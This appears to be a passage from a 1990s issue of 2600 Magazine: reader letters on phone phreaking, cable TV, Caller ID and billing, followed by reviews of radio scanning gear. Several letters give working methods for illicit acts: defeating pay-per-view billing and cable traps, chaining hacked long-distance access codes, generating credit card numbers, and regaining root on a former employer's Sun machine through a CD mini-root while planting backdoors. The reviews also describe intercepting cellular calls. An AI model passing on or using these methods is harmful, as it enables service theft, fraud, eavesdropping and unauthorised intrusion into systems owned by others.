The article in question quoted a law that could be used against war dialing but questioned its effectiveness. The same applies to the law which you quote - the primary design of it being to protect emergency services and hospital patients from computerized sales pitches, as well as to protect pager customers from being paged en masse with some sort of commercial service or fooled into calling a premium service. Since each of these offenses would require the offender to leave some sort of a signature (like a phone number to call back), catching them wouldn't be overly difficult. War dialing is different since the purpose of the call is simply to see what answers. It's also almost impossible to catch a war dialer unless the dialer targets one site repeatedly or the phone company is watching the dialer. Remember, the most a war dialer can do to a customer with a single line is ring their phone once or twice, then hang up. Not very many people would consider one such instance enough to launch a federal case.

Dear 2600:

After reading the Winter edition of *2600 Magazine*, some comments about a few of the articles. The risks of war dialing was of particular interest to me, as I have had a slight run-in with SouthWestern Bell's security! I really didn't think about setting up my war dialer to dial randomly, but in number order, and that was my downfall. After spending a day or two dialing, all of a sudden my lines both went dead without any warning. I went to the local payphone and called telco repair and they said "Your account if flagged sir. One moment and I'll connect you to the person who flagged your account." I was then transferred to SouthWestern Bell's security office and had to talk to one of their security personnel. Security said that they knew I was "war dialing" and that this was "illegal", so they ordered my lines disconnected until I talked with them. Basically they gave me a warning and said don't do it again. My lines would be reconnected later in the day. I'm not sure if what they did was even legal, or if they would have even caught me if I hadn't stupidly been dialing in numerical order.

Also, I have worked in the cable TV field for five years before switching to a totally unrelated field, and have a few comments regarding James Allen's letter to your fine magazine.. While cable theft is indeed a problem, there are a few facts that he neglected to mention. The one-way addressable boxes some cable companies use are just that, one-way. The cable TV company has *no way* of telling what channel you are watching (this requires a two-way cable system), and trap systems are still *very* plentiful, if not growing every day! Some systems operate both trap and addressable pay channels on the same cable. Usually the trapped channel is only one or two channels, usually HBO and/or Showtime. The problem you have with an addressable converter is that your new $2,500 bigscreen TV that is supposed to be cable ready is *not* cable ready if the channels are all addressably descrambled. This tends to piss off a lot of people, as well as hotels that want a local cable feed for HBO. So the cable company now can say, "Well if you just want HBO, you don't need a descrambler" and if you want pay-per-view, you are out of luck, but at least those subscribers are somewhat happy that they can receive at least one pay channel without losing their cable ready TV's that they paid big money for. Also, in two-way addressable systems, there is a way to defeat the cable company's intrusion of your privacy by simply building a filter to block all signals below 54 mhz (Channel 2). The two-way boxes transmit back to the cable company usually at a frequency of 30 mhz. Build a filter to block out below 54 mhz and the cable company cannot receive *any* return info from your box. In fact, in some cable systems, you can install just such a filter, order pay-per-view (on an impulse pay-per-view system, a box that sends your box's info to the cable company to start billing) and the cable company never receives the order, but your box will descramble the channel! This doesn't work on all systems, but on some. Also, some cable companies that run "positive trap" systems (where a trap is *required* to receive that channel) are very easy to defeat. Just pick up a copy of *Popular Electronics* or whatever, and order a channel 3 or 4 (whatever your converter or VCR output is) *positive* trap and install it on the output of your converter or VCR. This will remove the injected interference on *all* positive trapped channels!

Lineman

Numbers

Dear 2600:

Within the Pacific Telephone system, in southern California, and other areas, is a unique and often useful feature. Within the 213 and 818 area codes there exist number pairs for each exchange which are tied at the C.O. and are for the use of linesmen who need to be able to speak to each other from remote locations (usually on poles, or at "B" boxes). It works like this: XXX-1118 and XXX-1119 are pairs. Dialing the 1118 half yields a test tone at (usually 800hz). There is no ring signal from the C.O. Another person dialing the same prefix followed by 1119 will be instantly tied to the 1118 line, and the tone stops. You can arrange with a friend to make communication at, for example 11:30 pm on the 466 exchange. At 11:30 you dial 466-1118 and get tone. He or she dials 466-1119 and you are instantly connected without either party knowing the source number of the telephones you are calling from. We used it for party rendezvous purposes by instructing friends to call on the Dunkirk 4, or Hollywood 6 line, and wherever we were, we could reach friends without the need of C.B.R.'s or pagers.

For clandestine purposes, of course, this offers a fairly trace-proof means of communication. I have found it to work in Minneapolis, MN and Seattle, WA. There may be slightly different number pairs for different carriers. Experiment and have fun!

We used to get a kick out of hacking four or five MCI or Sprint access codes, and then with the use of MCI and Sprint numbers in major cities, route a local call via New York to Atlanta to Dallas to Chicago to Memphis to Boston to Miami etc... eventually back to the local number. It is humorous to think what the carrier did if they attempted to locate the source of the call and it kept originating at another office of that carrier.

I still remember my earliest introduction to phreaking, back when coin phones had bell tones representing the denominations of money inserted. I saw a guy with three little bells on a block of wood - when the operator instructed him to insert 40 cents he would hit the appropriate bells with a metal bolt producing the bing, bang, bong, and the operator would thank him. This was in the early 70's before DTMF and TSPS's.

TAG
Sheridan, OR

Dear 2600:

I've got a few numbers here that I thought, with your large and vast array of technology, you might be able to let me know what they are for: (313) 480-9999 - recorded message twice "You have reached the Ypsilanti (which is the city I live in) DSO" then I believe it hangs up. Also (810) 471-9998 gets you an Ameritech operator who asks "What number did you dial?" Actually all the 999x numbers do weird things around here. 9996 is always the high tone of a loop. 9994 is a high tone, then drops off in just about every prefix. I probably shouldn't bother you with trivial stuff like this but like you I am curious.

Mike

Actually that 9999 number is our first encounter with an Ameritech switch recording. NYNEX keeps theirs at 9901. Keep exploring.

Dear 2600:

Several years ago i stumbled upon a very interesting number run by my phone company (SouthWestern Bell). It all started one day when i was messing with the 971 feature that allows you to make the phone ring. You dial 971, then you hear a dial tone. Next you dial 2# and you get another dial tone. Then hang the phone up for one second, pick it back up and hang up for the last time, and your phone will begin to ring. Anyway I proceeded to dial 971, then instead of 2#, I dialed 9# and to my surprise a recorded message read 9-5-5-9-5-0-1. It wasn't until months later that I realized this was a phone number. (I was only 13.) I immediately called it and heard a ring. After a few minutes no one answered and I gave up. A few months later when I was home on vacation and was extremely bored, I called and let the phone ring for some odd 30 minutes when suddenly I realized it wasn't ringing anymore and I heard voices on the phone. It seems the phone breaks in occasionally on random numbers and about 75 percent of the time to other people who call 971. It's kinda fun to tell people you are the phone company who has broken in on the line and what they are doing is against the law. (Of course I eventually tell them the whole story for they must be cool if they are doing something creative and explorative on the phone, and most of the time they are just making the phone ring to show off to their friends.)

Data

Dear 2600:

Here's something of interest: (303) 294-9259. Apparently it verifies if your Caller ID is sent or blocked. The uses are obvious.

Major Zeek

And since no matter how we call the thing it tells us that our number was sent, we have to wonder if this is just a number that happens to have that recording on all the time.

Dear 2600:

Well, believe it or not, that Ottawa phone trick (mentioned in Winter 1994-95) that's used to put the phone in service mode works on our US West "Millenium" payphones in the Minneapolis/St.Paul area. These phones can be found in the following places in Minneapolis/St. Paul: Mall of America, Minneapolis/St. Paul International Airport (both terminals), Ridgedale Shopping Center (Minnetonka), Interchange Office Tower (St. Louis Park), and maybe a few other locations yet to be discovered. While we're on the subject of "Millenium", the Mall of America's phones have been outfitted with pushbuttons that allow you to call US West payphone repair, Mall Information, and Mall Security, all for free.

Airwolf
Twin Cities

Questions

Dear 2600:

I've received two issues of *2600* so far and have enjoyed both of them. I don't promote spreading knowledge about cracking into systems (unless for the benefit of system administrators) or foiling various services (Ma Bell, credit cards, etc.), but hey - I'm an electrical engineer and everything you print is damned interesting.

I have a request and a suggestion. Your Summer 1994 issue contained a script file which would let Unix users learn who's fingering them. Unfortunately, my school's system doesn't use the MIT finger. Actually, I've heard that there are several versions of finger floating around. Would it be possible to print a program (or have one downloadable) which would work for *any* version of finger? I've heard it's possible, but everyone here is too busy to get into the programming.

Do you think that your programs, text files, and just about anything technical might be easier to read if they were printed in a monospaced font? I had problems typing in the .fingerrc code because I couldn't tell where spaces were (a really big deal) and whether the single quotes were single quotes or apostrophes. I have a feeling that no one would mind easier-to-read code.

Thanks a lot. Your publication reminds me a lot of *YIPL*, the Youth International Party Line stuff from the phreak days of the 70's. I'm glad that, unlike *YIPL*, *2600*

is not publishing phone credit cards numbers or other illegal and annoying stuff.

GF

We have finally instituted a uniform typeface for programs so that this shouldn't be a problem. We're also in the process of putting our program listings up on our ftp site to further simplify things. Regarding your finger problems, every version of Unix works just different enough to ensure that such difficulties exist. We're sure somebody on the net has what you're looking for.

Pirate Alert

Dear 2600:

Back in October 1991 we released CardIt, a credit card verification/generation program for the Macintosh (hey, the scene was barren...) based on algorithms published in *2600*. It was pretty much a quick and dirty "get me into it now" program (hacked out for the most part by Yankee Flatline) with a bare bones interface and slightly adjusted algorithm, with appropriate sound bites snagged from a Consolidated album. At the time, we simply wanted the ability to get around setups which relied upon this verification technique to exist on the Mac, and to have it be distributed to everyone.

Well, it seems to have made its way around, pissed off the people at service providers, and recently generated a wave of ResEdited hacks. We recently downloaded a "MacCarder" file containing three copies of CardIt which had each been changed slightly, pretending to be (ha!) legitimate new programs. This cracked us up, and probing further into the "About Stolen Program" box revealed that some of the ResEdit wizards have decided that their hard work needs to be rewarded with cold hard cash! They were asking $20 for our program! We died laughing at this and decided to set the record straight a bit. We released CardIt v1.0b1 with a creation date of Wed, Oct. 16, 1991, 11:45 AM. The program's examine/generate windows are not moveable and there is a radio button to swap between "Mod 10" (doesn't work) and "Normal". All of the ResEdit hacks we have seen simply change the splash screen from our "UpLink/LoST Presents..." to theirs, take out the cool sound bites from Consolidated, and swap out the other small things like version numbers and whatnot. None of them can get around the moveable window problem or change the way they compile numbers.

We decided that it should be stated at some point that this is going on. If someone were to actually send these people cash that would just suck, you know? Hackers/Krackers/Carders and the rest of the planet prey on what people do or do not know. Hell, CardIt is a tool which takes advantage of this, so we must put the info out there to everyone that many of the versions of credit card generation programs out for the Mac are hacked versions of CardIt. If you like their splash screens better than ours, send them whatever you like. We never asked for anything and don't expect anything, but won't let anyone profit from our program simply because we never put it out that the program is *free*. If anyone has paid for one of these versions, they have been had, and that sucks. We expect that readers of *2600* are apt to be far more leery of anything that someone tells them than most people would be, and this just proves that people try anything. We are not pissed or anything at anyone hacking CardIt and asking for something in return - they are just trying to get by - but will not let them succeed simply because we didn't put the correct information out to the world.

On a better note, we have also recently seen a program which proclaims that it "...is what CardIt was supposed to be..." and in many ways is. It pulls from a small database of banks and will provide the name of the bank a card is from (we guess from the files published in *2600*) and has been written and compiled four years after CardIt, so it should be a bit faster to boot. We raise our red boxes to the programmers on this. Otherwise, UpLink and LoST have released Holy Wardialer to version 2.0 (now replaced by Assault Dialer by Crush Commander) CardIt 1.0 and some other small beta NUA attackers which never saw true release. They were originally distributed from a cluster of boards run by Red 5!, Hellbender, Crush Commander, and Yankee Flatline. We have some items planned for release in the next year or so. Thank you for helping us to clear this up.

Red 5! and Hellbender,
UpLink/LoST

Answers

Dear 2600:

In response to Lady Penelope's plea (page 42, Autumn 1994) for cryptography info, this should be what you have been praying for. Check out Bruce Schneier's *Applied Cryptography - Protocols, Algorithms, & Source Code in C*. ISBN# is 0-471-59756-2 and it sells here in the U.S. for $44.95. Take the ISBN# to your library or book store and they should be able to get it for you. In it are detailed explanations on numerous protocols, including RSA, PGP (Pretty Good Privacy), Clipper, etc. Source code is available from the author: Bruce Schneier, Counterpane Systems, 730 Fair Oaks Avenue, Oak Park, IL 60302 USA. This book should be required reading for all cryptoheads. I would send you a copy, Lady Penelope, but the NSA (National Security Agency) regards this book as "munitions" under export law!

Name and Address withheld

Hopefully the post office will help us smuggle your letter out of the country.

Dear 2600:

A poor beleaguered letter writer in your winter 1994-95 issue (Volume Eleven, Number Four) asked how to get around the foreign PTT terminating a telephone call when his international callback system had DTMF sent through it. To Terminated in Long Island: the answer to your dilemma is to "spend money". Given the spread on your international callback system, you should have plenty of it.

First get a personal computer based callback system. Many international callback boxes are locked up hardware architectures. Ditch these now, because they aren't flexible and they can't change with the next curve the PTT's will throw at you. PC systems can.

New PC-based systems using computer telephony circuit cards from companies like Dialogic or Rhetorex are completely open. This is an exploding industry and there are dozen of companies offering a full spectrum of

products which are often inoperable. The PC systems can be variously configured with a buttload of features, to include speech recognition cards. With small vocabulary, speaker independent speech recognition, you can get around entering DTMF tones. It also allows for customers that only have pulse phones, which is a huge market. Skeptical? ATT has laid off 8,000 operators because the circuit cards can recognize "0" through "9", "Yes" & "No", as well as any human. And yes, of course, foreign languages are available.

How do I know all this? Because I'm doing it, and it kicks ass. What about software? There's over 40 application generator software packages. App Generators allow you to assemble working PC telephony software by merely dragging and dropping Icons - it's totally codeless. Want to know more? Get a *free* subscription to *Computer Telephony Magazine* by faxing a request to (215) 355-1068. This is a killer rag.

A fully functional system (12 line capacity) could be assembled in a month for about $25K. And there are books on how to do it. You'd better run to catch up.

Gump
Sacramento

Bookstore Stories

Dear 2600:

Just started reading your zine and I really enjoy it. Let me tell you my bookstore story. I used to work at B&N Bookstores in the Bay Area. We only received about six copies of your magazine and they would sell out quickly... this is one reason that I never got to read it. When I would ring it up, the customers would never tell me what your magazine was about, so tell them to lighten up! Some info for the people buying at B&N... we always have a list of magazines but it is not always updated. Sometimes it is alphabetically arranged and other times by topic. Magazines always come in on a random date - even the person in charge has no way of knowing. It is almost impossible to order other types of magazines or ask for additional copies of ones we stock. Occasionally we get a few magazines that we don't normally stock, but these are usually European mags. Best thing to do is find out who is assigned to magazines and ask them *nicely* to reserve a copy when it comes in. Remember, they are under no obligation to do this. B&N pays crappy for overworked help so kindness goes a long way.

Now, on my second item. The BART system running in San Francisco and the East Bay has payphones by a company called AmTel. When I punch in "*", "0" and then wait, it would read off an amount of money in the 10 to 20 dollar range. So I had assumed that it was the amount of money made by the machine, until I had a few read off "11 cents" and "15 cents". So what's the deal? I can do this at any payphone at BART but I don't know what it means. How could someone make an 11 cent call? (*85 gets you a supervisor, *8#3 gets you voice-mail - I'm going to keep searching the system!)

Confused and Learning
The Black Carpet

If you knew about some of the reactions our readers get when they tell people what 2600 is about, you'd understand their hesitation to bring more into the circle. We'd like to know more about these payphones - we suspect they're adding total revenue, including credit card calls.

Dear 2600:

The other day, i was visiting the local Barnes & Noble to snag a copy of *2600*'s winter edition. As i was checking out, the clerk looked at me funny, and said, "There's some good articles in this one, you'll enjoy it." I was, needless to say, surprised, and started chatting with her. Apparently, she and her husband are avid readers of *2600*, *Phrack*, and all those good ones. This happened only five hours after I bought a tone dialer from Radio Shack (so I don't have to remember all those phone numbers) where the clerk told me what my local BBS handle was, my exact reason for purchasing the dialer, and how much he wished he knew how to build what i was going to build.

It's funny how small the world can seem, and it's great to know how many people out there are on *our* side, rooting for electronic freedom.

Pestilence/517

Caller ID Question

Dear 2600:

My question is about Caller ID. I recently sent a fax to CNN's *Talk Back Live*. When I sent this fax I used the standard *67 to block the phone number. I sent the fax from Chicago to Atlanta, made a normal fax connection to the CNN Fax Server (ID), and went back to playing.

The CNN Server (computer voice generator) called me back to thank me for participating. What's up? I used the *blocker!* This concerns me about our privacy. How can I block calls and feel secure that my number is blocked? Does CNN now have me on their sellable mailing list of techies because I use a fax? Or did they use an auto-call back? I have to wonder.

Chester-Buzz

*You don't mention whether or not you called an 800 number. If you did, *67 would not block your number from showing up on CNN's ANI display. It's also possible your phone number was printed on top of your fax or on their fax display. You would have had to have keyed it into your fax machine at some point in the past. We doubt Call Return would work between Chicago and Atlanta. It's also unlikely that nationwide Caller ID kicked in since it theoretically won't be in place until December. If it already works in your area, *67 should block your number unless your local company uses a toggle system where *67 simply switches your line from the default setting. NYNEX had such a system but finally changed it so that *67 always blocks and *82 always unblocks. When nationwide Caller ID arrives, these will be the standard codes.*

Lack of Security

Dear 2600:

Here's an interesting little tale which certainly taught me an important lesson and hopefully might also have some usefulness to your other readers. Recently, I was more or less bribed to, shall we say, disenfranchise myself from my lucrative yet maddeningly boring position at a certain well-known university. The whole affair was a classic study in the politics which dictate the organized "research" at these great

centers for free thought and individual inquiry.

I could go on for days about all the subtleties of that last one, but I want to neither bore the reader nor infuriate myself in doing so. Most of my work at said job was done on a Sun SPACStation and, being the only one in the office who could ever turn the bloody thing on, I had super-user access to the machine. At the time of my departure, there were a lot of my personal files on the computer and, considering that I was planning a little vacation to celebrate my newfound liberation, I didn't feel any great push to download them. I figured that since I was the one with the root password, it was pretty much up to me to decide when (and if) I was ready to fork it over.

Although I was confident I'd covered all possible security holes, there was one item I overlooked. Sun ships their operating system on CD-ROM these days and it's possible to boot the machine directly from it rather than the hard disk. When doing this, it gives you the option to install a "mini-root" file system on the swap partition. This is really meant to be used when installing the entire OS for the first time; however, this act apparently also allows one to edit files on unmounted partitions, most notably /etc/passwd. As you no doubt realize, all you need to do from there is delete the encrypted root password and then set it to whatever you fancy using the passwd command.

I say "apparently" because I got this information from a rather incomprehensible documentation memo which my replacement had rather considerately created. Thanks to his bumbling incompetence as a system administrator, I've since regained super-user access through more covert means (allowing me to get said memo, as well as my files) and am currently deep in the process of insuring that there are enough backdoors to allow me to regain root whenever it suits me. Although I no longer have physical access to the machine to test this method, it seems to make intuitive sense given what I know about Suns. He did, after all, somehow manage to change the root password in my absence. Do you see any reasons why this wouldn't work? At any rate, I find it rather interesting to think that all one needs to gain root on a SPARCStation with a CD drive is a Solaris CD-ROM and perhaps a lockpick. If I recall correctly, one can also reboot from a tape, so the same methodology would apply with a copy of Solaris on an 8mm tape.

Although I must admit that I'm rather new to the world of hacking, I'm rather encouraged/surprised to see firsthand what a joke the security on a supposedly uncrackable machine can be. Of course, I have to concede that I had a hefty advantage in this case and my task would be considerably harder on some alien machine, having no knowledge of the internal structure and security measures. However, I've heard rumors that there are sites on the Internet itself which hold sophisticated password-cracking software. That almost seems too good to be true, but stupider things have happened. Have you considered putting together a directory of the best H/P sites on the Internet for an upcoming issue? What method is used to encrypt passwords under Unix systems? The user documentation does not say it's not "crypt", but of course it doesn't tell you what it is.

There's one final issue I'd like to get your thoughts on. First off, let me say that I'm very glad there's a publication devoted to those of us who refuse to be restricted by someone else's vague notion of legality in exploring the full potential of these wonderful tools we call computers. Although I can't believe that the Feds haven't shut you down yet as some threat to national (in)security, you have my deepest support in evading such a fate indefinitely.

While I have gotten many a wonderful idea from following each issue, I know that there are others with a more fascist agenda who are poring through them. What is your opinion on knowing that assorted government/corporate entities will be absorbing whatever bits of wisdom you publish and then using this information against us to tighten up security in the future? What's your policy on accepting subscription orders from such groups? Yeah, I know: you can walk into any decent bookstore and pick up the latest issue, so they're probably going to find out anyway. It's just that I hate to see my opponent's mission made any easier....

Another Thought Criminal
SF

We're putting together a library of information as well as pointers on our anonymous ftp site at 2600.com. You may find what you're looking for there. Passwords on Unix systems are encrypted using a one-way trapdoor algorithm that employs DES. As for who winds up reading our magazine, it would be pointless for us to worry about it. If we start restricting information to certain people and/or groups, we inevitably wind up restricting our own growth. That's what a lot of our opponents would like to see.

NYNEX Outrage

Dear 2600:

Our basic service where we live consists of Call-Waiting, Three-Way-Calling, and Flat Rate. Last month, we subscribed to Call-Forwarding with a free connection charge. Then, we called up the business office to cancel an extra listing we had put in the phone book and didn't want anymore. Fine. Last, we ordered a new "free" white pages directory. All's well until the bill comes.

We get the bill, and what do you know, it's $130! Wow! There's no way. So we take a look at it and find this. We were charged $16 for a "free" installation charge for call-forwarding. We were charged $23 for a yellow pages directory when it was *supposed* to be a white pages and was *supposed* to be free. We were charged for *two* custom calling packages (i.e. Call-Forwarding, Call-Waiting, Three-Way-Calling) when we only had one (a package is any two or more of them) and then charged for a *non-published number*. What had NYNEX done? They lied about the free installation. They charged me for a free phone book (and sent me the wrong one as well), and best of all, when we asked to get rid of our directory listing, the operator at the business office thought we meant to get a *non-published* number and when she realized that's not what we meant, she took it out so a non-published order and then a non-published credit showed up on our bill, which is fine, except along with that is a $9 service charge to change the number at directory assistance! So basically, we were overcharged nearly $50, and more to come.

Our lines were crossed with a radio station's recent-

ly. Well, NYNEX decided they would send a repairman over to our house *without even calling to tell us,* put a recording on our phone line saying "the number you have reached is being checked for trouble" and then charging us for the visit which we didn't request in the first place (and the problem wasn't even in our house)! Think that's it? Nope. Last month we were charged with calls to a certain number which we had never made, $40 worth of them.

What the hell is going on?

Scammed in NY

You've entered the world of NYNEX. Better get used to it.

Advice

Dear 2600:

Some advice to Pestilence, who wrote in the Spring 1995 issue. Quit it. I was busted when I was *fourteen* for using extenders (among other things). It wasn't fun - and it definitely wasn't worth it. I can't imagine what would have happened if I hadn't been a minor.

Fortunate Sun

Dear 2600:

I personally feel that *2600* should revisit its apparent "print it all" policy dealing with letters/ads. For example, there is a seven line help wanted ad from someone who wants someone to write/call him and explain to him what an ANSI bomb is. Another wants you to send $3 to get a copy of an ANSI bomb detection program. I think it's important that as a magazine you help to educate those new to the community, but at the same time keep us from wading through letters every month asking what a red box is, or why a certain person's red box doesn't work. I would at least suggest that right above the address to send letters, you put "RTFM". Just my couple of cents.

Lincoln

We certainly can't pull an ad because we think the person placing it needs to learn more. As for letters, we only print a small fraction of what we receive. And a fraction of those will be from beginners who need some basic answers and pointers, not a harsh rebuff. That comes later.

On ATM's

Dear 2600:

In the article about the ATM's it says *no one* ever watches the camera at any bank.

This is false. I used to have programming classes at a local bank. These classes were taught at the operations center. The guard one day explained what was on his monitors. Since this bank had branches all over Virgina, Maryland, and parts of Tennessee, he had screens of all the local branches (about 15 total). About five were dedicated to the ATM's, and five were for the banks' interior. This black and white screen was showing the ATM's and inside of the bank, switching between each branch. He could call up any camera at will *and* they could do quite a bit of detail. They could show a car's plates across the street.

Kamakize
Virginia

Different banks obviously have different policies concerning cameras. It's possible the cameras you're referring to were focused on the ATM area itself, not the customer. The article was referring to the camera inside the ATM itself.

Spin Control

Dear 2600:

I recently came upon the following information and was wondering if you could shed any light as to its validity. I have tried it in the 810 and 313 area codes from various exchanges and it does return results.

One may dial 107 321 404 988 966 4 to learn whether a Clipper chip is installed on your telephone exchange. When you dial this number, you will get back a recording in a digital voice consisting of:

1. *Your telephone area code*
2. *Your seven digit telephone number*
3. *Nine zeros in three groups of three (000 000 000)*
4. *a pause of a few seconds*
5. *a digit - if this digit is "0" then a Clipper chip has not yet been installed at your exchange. If the digit is "1" then there is a "Federal Government Level" Clipper chip installed. If the number is "2" then there is no "Federal Government Level" Clipper chip present. Any other digit signifies that it is installed.*

Presence of digits other than zeros in the "000 000 000" segment indicate state-level and city-level use.

The Black Panther

Someone should forward this to the Clinton administration so they can see what effect their Clipper chip talk is having on the populace. There is no truth to any of this whatsoever. What you are dialing is a nationwide ANAC number operated by AT&T: (404) 988-9664 but it's only reachable with carrier access code 10732. It's been around for years.

Handy Tip

Dear 2600:

I must thank you for teaching me a new hack that I really didn't have prior knowledge of (hard to believe). The last issue mentioned you can make a special tool by heating the piece in question and melting a forming tool. Obvious it may seem, but it has allowed me to do my work *much* better. One suggestion: use a suitable mould release (I find 15-40 motor oil fine) and be *very* precise with the temperature. Polyethylene for instance forms best at around 300 degrees (that's 500 F for you Americans).

Billsf
Amsterdam

Address letters to:
2600 Letters
PO Box 99
Middle Island, NY 11953

or internet address: **letters@2600.com**

RADIO REVIEWS

by Blue Whale

Several years ago we trekked out to Austin, Texas on an ill-fated journey to witness the Steve Jackson Games trial. While the trial never materialized for us (it was postponed a week, in one of those legal maneuverings that occur for no reason in particular), we did manage to salvage the trip by hanging out in Austin (one of the hippest places around) and by testing out what was then considered some of the best commercial radio equipment available.

Texas is a great place to go scanning, with its endless miles of open road and its military ranges spanning the distance between population centers, and we were prepared with nothing less than Icom's IC-4SRA and Opto Electronics' frequency counter, model 2600, of course. The idea, as I recall, was to catch local frequencies on the Opto and then listen in on the Icom. As it turned out, the Opto turned out to be the weaker link in this radio dyad. First off, to actually get a verifiable frequency you had to watch the LCD while random "background noise" frequencies flashed by. Then, if by chance you happened to spot a number which more or less remained constant, you then had to flip the "hold" switch and hope that the frequency wasn't yet another pager system or birdie or what have you (our model was state-of-the-art; earlier models did not even have this highly prized hold switch). Then, just when you thought you had this little system down, the sun would set and you'd have to break out the night vision goggles to read the LCD in the dark. Needless to say, we ended up breaking that Opto unit in a fit of blind retribution, and dreaming up a wish list of features that we thought the unit should have included.

Enter the Scout

The Scout is the embodiment of everything we wanted on that trip. With this one product Opto has redeemed itself in our eyes. It is truly a hacker's dream. Basically, it's a palm-sized frequency counter with a back-lit LCD that stores up to 400 filtered frequencies and supports reactive tuning and computer interfacing. The unit also has a beep mode and a silent vibrating mode to alert you to frequencies it captures.

Typical operation involves turning the unit on, say, in vibrating mode, putting the unit in your pocket where it vanishes out of sight, strolling around somewhere, and then experiencing the thrill as your Scout occasionally vibrates to alert you to a captured frequency. Unlike our old unit, the Scout utilizes a filter to exclude the random background noise that so irked us out in Texas. Signals must be 10 to 20 dB stronger than the background noise in order to squeak by the filter and register as a frequency (you may, if you wish, turn the filter off, in which case the Scout will function like a normal counter).

What happens when you get a frequency depends upon what mode you're in. If you're in beeper mode, you will hear a beep of course (one beep if the frequency is already in memory; two if it isn't). Additionally, you can set the backlight to switch on for ten seconds (this is very useful when you're in the car, as you may not hear the beeps but you will certainly notice the blue backlight). In vibrating "stealth" mode, the vibrations replace the beeps and you cannot set the backlight to automatically turn on. You may cycle through the frequencies at any time by going into memory recall mode. This will display not only the filtered frequencies you've captured, but how many hits on each frequency (up to 255).

The Scout utilizes an internal NiCad battery that charges fairly quickly, sometimes in an hour. When powering the unit down, you must place it in recall mode in order to keep the frequencies that you've captured in memory. This is by far the most annoying design flaw in the unit. Instead of the Scout defaulting to recall mode, it takes an effort to place the unit in this state. As a result, if you accidentally switch the Scout off (or, as is more often the case, someone you're showing the unit to does) and you do not have the Scout in recall mode, you will lose your frequencies. The Scout must be placed in recall mode each time you want to shut it off with the memory intact, and once you place it in recall mode you cannot use any of its features, so that it's not like you just hit some button when you first get the Scout and forget about it. Basically, everyone I know who owns a Scout has, at one time or another, lost frequencies because of this.

A Note About Models and Versions

The Scout has gone through a number of software and hardware revisions since its original inception. The latest one appears on our bills as "Scout 3.1" which now supports reactive tuning with AOR's AR8000 (a wide range cellular-capable receiver, also reviewed in this article). Version 2.0 will also support reactive tuning with the AR8000 although you will need to use a small battery-sized circuit board in between.

R10A FM Communications Interceptor

While the Scout is certainly worth the $449 you will spend on it, the Interceptor at $359 is questionable. Some people swear by it (see, for example, Thomas Icom's article, *Cellular Interception Techniques*, in the Spring 1995 issue of *2600),* but my own experience leads me to conclude that the Interceptor is not for most people, hackers included. It is definitely not for someone who is thinking of purchasing their first receiver. First off, the Interceptor is not a receiver in the conventional sense. The best way to describe it is to compare it to a frequency counter, only instead of displaying the strongest near-field frequency, you hear the signal deviations. The result is that the Interceptor will automatically "tune" to the strongest signal it encounters, be it AM, narrow FM (NFM), or wide FM (WFM).

In theory you can take your Interceptor with you in the car and listen to all the cellular conversations you want. In practice you will be annoyed and frustrated at your inability to selectively tune the various areas of the spectrum you wish to monitor. If you live in a city or some other highly saturated area, your Interceptor will be practically useless, as all you will get most of the time are pager signals and commercial FM stations. While the Interceptor does come equipped with a skip button that allows you to skip to the next strongest frequency, it is not very effective as strong signals will block out the weaker ones you will invariably wish to listen to. In rural areas, the Interceptor is somewhat more effective, as there are obviously less competing signals.

Finally, I must point out the most annoying quality of the Interceptor, that being its inability to maintain two-way communications signals. Although the latest Interceptor comes with a "delay scan" meant to correct this problem, the fact is that it doesn't work. Thus, the second your local police dispatcher releases his mike, you will lose the signal and once again be listening to pagers or commercial FM or what have you. Pressing the skip button a few dozen times may get you back to the conversation, if only for a brief moment, but who wants to monitor something this way? It's too bad that the Interceptor does not come equipped with that beloved

"hold" switch that is thoughtfully included on Opto's frequency counters.

APS104 Active Pre-selector

Not worth it. At $995, the APS104 is certainly one of the priciest toys you will buy from Opto. The problem is that the features just don't match up. Basically, the APS104 (measuring approximately 7" by 4" by 1.5") goes between your receiver (a Scout or Interceptor or what have you) and your antenna. You then tune a 4 MHz pass band between 10 MHz and 1 GHz by rotating a knob up to ten times. The APS104 will block all frequencies above or below this pass band, resulting in a theoretical increase in range for frequencies that fall within this band.

My problem with the APS104 is its nonlinear analog tuning. When you get your unit, it will come with a custom frequency calibration chart depicting 11 frequencies and their corresponding dial settings for your particular unit. Thus, to tune the center of your 4 MHz wide filter to 825 MHz, you might in fact have to tune to 510 MHz on the dial. Needless to say, using this in a moving vehicle is akin to using the old frequency counters. And if you lose that paper chart out the open window you're out of luck, not that the chart is even remotely useful unless you happen to be interested in those particular frequencies. In a world in which digital tuning is no longer the exception but the rule, Opto should basically let the process of natural selection do its thing and retire this dinosaur. Again, as with all of Opto's products, the documentation for this unit is completely unreadable and unhelpful.

Universal M-400v2 Decoder

Not an Opto product but one which I thought I would mention just the same. As digital signals become more and more common across the radio spectrum, products such as the M-400, which is able to decode many types of signals including pagers, will gain in importance and popularity. Unfortunately, I was not able to acquire a unit for testing. I was, however, able to order an owner's manual from Universal, something I suggest everyone does with every expensive product before ordering the product itself. Just one glance at the manual was enough to confirm my suspicions that Universal is a lot like Opto when it comes to documenting their products. The manual does, however, clarify many of the questions I had concerning the M-400. For example, the unit can only store up to 8K of information, has extremely limited programming capabilities, and does not have a computer interface (although I am told that at least one company is working on such a product, and Universal does sell a similar model that plugs into a PC). So far as I can tell, the only reason that it is called the "M-400" is that it costs $400.

AOR's AR8000 Wide Range Receiver

As with the Scout, the AR8000 is enjoying immense popularity in the hacker world, and rightly so. The most important reason why you should own this $600-650 unit is that it receives 800 MHz cellular imaging loud and clear on its 1400 MHz band, with absolutely no modifications (tune from approximately 1419.9 to 1442.91 MHz in 10 kHz steps). Or, if you prefer, you can interface the AR8000 to a computer and reprogram its EEPROM to unblock cellular, a service which some people are now offering. If you're wondering how AOR can accomplish this with our current laws in place, so am I! In any case, even without these undocumented features, the AR8000 is a great little unit, capable of receiving from 100 kHz to 1900 MHz continuous (less cellular until you reprogram the EEPROM) and in the following modes: AM, USB, LSB, CW, NFM, WFM. Another

noteworthy feature is its ability to store frequencies in non-volatile memory along with eight-character alphanumeric text tags for each frequency. Lastly, the AR8000 does not use costly internal or external NiCads, but four AAs.

APS104 Frequency Calibration

Frequency	A Dial Setting
10MHz	004
27MHz	013
50MHz	026
100MHz	057
150MHz	076
220MHz	111
450MHz	222
600MHz	325
825MHz	510
870MHz	570
1000MHz	860

The frequencies above were chosen to represent typical communications bands. To tune the center of the 4kHz wide filter to the desired frequency, tune the dial to the three digit number shown.

Any device that requires a sheet of paper in order to tune is not worth your time, especially when that device costs $995.

war dialing

by VOM

